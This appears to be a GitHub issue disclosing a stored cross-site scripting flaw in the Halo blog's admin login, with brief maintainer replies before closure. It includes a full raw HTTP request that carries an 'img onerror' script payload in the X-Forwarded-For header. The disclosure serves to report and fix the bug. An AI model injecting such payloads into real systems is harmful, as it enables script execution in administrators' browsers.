New issue

Jump to bottom

These is A stored xss vulnerability #126

Closed 4 of 6 tasks **Artemis1029** opened this issue on Apr 3, 2019 · 2 comments

Labels kind/bug vulnerability

Artemis1029 commented on Apr 3, 2019 • edited

我确定我已经查看了 (标注 [ ] 为 [x])

- [x] Halo 使用文档
- [x] Github Wiki 常见问题
- [x] 其他 Issues

我要申请 (标注 [ ] 为 [x])


- [x] BUG 反馈
- [ ] 添加新的特性或者功能
- [ ] 请求技术支持


Bug Report

In issue 9, someone reported two storage XSS, and you have fixed, but the Second XSS. But it still has another output point `X-Forwarded-For`
payload HTTP Requests

```
POST /admin/getLogin HTTP/1.1
Host: xxxx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.47 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer:
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Connection: close
Cookie: JSESSIONID=
X-Forwarded-For: 127.<img src=1 onerror=alert(123)>0.0.2

loginName=asas&loginPwd=asas
```





ruibaby commented on Apr 3, 2019 — Member

@Artemis1029 好的,我们会尽快处理该问题,非常感谢你的反馈.

ruibaby added the kind/bug label on Apr 4, 2019

JohnNiang added the vulnerability label on Apr 4, 2019

ruibaby commented on May 28, 2019 — Member

准备发布 v1，所以关闭该 issue。

ruibaby closed this as completed on May 28, 2019

Assignees

No one assigned

Labels

kind/bug vulnerability

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants